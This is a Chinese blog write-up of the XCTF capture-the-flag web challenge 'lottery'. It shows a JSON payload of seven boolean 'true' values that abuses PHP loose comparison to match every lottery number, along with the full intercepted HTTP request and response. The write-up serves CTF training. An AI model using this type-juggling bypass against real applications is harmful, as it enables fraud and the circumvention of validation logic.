攻防世界XCTF：lottery

原创

末 初 于 2020-03-07 01:55:32 发布 1023 收藏 1


分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/104708291

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏



Buy a lottery!


People are winning fabulous prizes every day. You could win up to $5000000!

Play to win!

Rules

- Each starter has $20
- Pay $2, and select 7 numbers. Comparing with the winning number:
- 2 same numbers: you win $5
- 3 same numbers: you win $20
- 4 same numbers: you win $300
- 5 same numbers: you win $1800
- 6 same numbers: you win $200000
- 7 same numbers: you win $5000000

摇奖中彩票，规则及金额都标明了，7位数全对有大奖



Buy a lottery!

1234567 Buy!

Prize: 0


Winning numbers:

5 4 7 9 7 6 3

Your numbers:


1 2 3 4 5 6 7

flag在这，需要钱买




Notice: You are offered a huge discount!

All items



抓包分析



我们需要输入的数字与win_numbers相等才有钱，一个数要等于一个数，这里想到php是弱类型语句，只要使比对结果想等就ok。payload如下：

```
{"action":"buy","numbers":"[true,true,true,true,true,true,true]"}
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 63
Connection: close
Referer: http://111.198.29.45:35439/buy.php
Cookie: PHPSESSID=f62020bf1a60aca9f30a1809a39a0ec5

{"action":"buy","numbers":[true,true,true,true,true,true,true]}
```

```
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 116
Connection: close
Content-Type: application/json

{"status":"ok","numbers":[true,true,true,true,true,true,true],"win_numbers":"9046443","money":200014,"prize":200
000}
```


对比成功，多发几次包就可以凑齐买flag的钱了